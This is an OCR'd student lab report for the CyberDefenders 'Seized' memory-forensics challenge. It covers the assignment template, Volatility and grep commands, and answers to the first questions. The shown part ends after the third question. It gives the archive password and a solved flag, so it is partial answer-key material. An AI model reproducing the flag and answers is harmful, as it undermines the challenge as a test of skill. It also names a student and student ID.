
Put Student Name(s) ↓	Put Student IDs ↓	Due Date	Grade Weight
Ishan Aakash Patel	146151238	As Posted	6%


Name	Lab4: Seized Blue Team Lab
Instructions	It is an Individual assignment. Put your name + Student ID in the empty spaces above. Submit via the BB relevant link ONLY. NO submission via email please. Be sure to submit the final version file ONLY. Show your genuine signs of your work is done on your machine. This includes: Screenshots that show your desktop background with Date/Time. Show a pop-up bx that shows “your name + IP”. Show your logged account when applicable. Optional: Your photo. Submit your report name: CYT215-Lab4-Student Name & ID
Challenge Scenario	Using Volatility, utilize your memory analysis skills as a security blue team analyst to Investigate the provided Linux memory snapshots and figure out attack details. Supportive Tools: Volatility CyberChef grep
Challenge Questions To be Answered	1. What is the CentOS version installed on the machine? 2. There is a command containing a strange message in the bash history. Will you be able to read it? 3. What is the PID of the suspicious process? 4. The attacker downloaded a backdoor to gain persistence. What is the hidden message in this backdoor? 5. What are the attacker's IP address and the local port on the targeted machine? 6. What is the first command that the attacker executed? 7. After changing the user password, we found that the attacker still has access. Can you find out how? 8. What is the name of the rootkit that the attacker used? 9. The rootkit uses crc65 encryption. What is the key?

Students Work required for this activity	• Go to the challenge: https://cyberdefenders.org/blueteam-ctf-challenges/seized/ • Create an account and Login. • Download the Challenge in a Virtual Machine (Attached also hereby). Uncompress the challenge (pass: cyberdefenders.org) • Use the latest version of Volatility (2 or 3) as shown in class, place the attached Volatility Profile "Centos7.3.10.1062.zip" in the path volatility/volatility/plugins/overlays/linux. • Using Volatility, utilize the techniques learned in class to investigate the provided Linux memory snapshots and figure out attack details. • Remember that google is your best friend, and you can reference and follow along writeups for this challenge already done by others. - https://ahmed-naser.medium.com/seized-blue-team-challenge-walkthrough-write-up-39826cf9b47e • Ensure that you perform the steps on your own machine, with machine name, and date. This will ensure that you are not just copying the writeup but using it as a guide to learn forensics. • ANY REPORTS OR SCREENSHOTS COPPIED AND NOT DONE IN YOUR OWN ENVIRONMENT WILL RECEIVE A ZERO. • Show complete screenshots of all your work. • You will have your own write up and report solving the questions. • In addition to the report, answer the following questions: 1. What plugin did you use in Volatility to get the flag for Q5? 2. What is the grep command used for? How did it assist you in this lab? 3. What plugin can be used to list bash history? 4. Did you have any challenges with this lab? ENSURE THIS LAB IS PERFORMED IN A VIRTUAL MACHINE.
Grading Alerts	• If you do NOT use this template or delete any part of it or use any other template, you will be degraded. • If you do NOT follow the fie naming convention, you will be degraded. • If you do NOT submit your file in PDF; you will be degraded. • If you do NOT show your account real name (when applicable); you will be degraded. • If you do NOT show your machine desktop background (with date & time) and IP, you will be degraded. If you do NOT write (in your own words) your learning experience for the activity practices, you will be degraded.

***** PLACE REPORT BELOW***

Proof of centOS






Challenge Questions and Answers

1) What is the CentOS version installed on the machine?


Command : `grep -a "Linux release" dump.mem` Answer : 7.7.1908

2) There is a command containing a strange message in the bash history. Will you be able to read it?

Command : sudo python2 `vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_bash`




Now go to cyberchef and decode the hash.




Answer : `shkCTF{l3ts_st4rt_th3_1nv3st_75cc55476f3dfe1629ac60}`

3) What is the PID of the suspicious process?

Command : sudo python2 `vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_pslist`





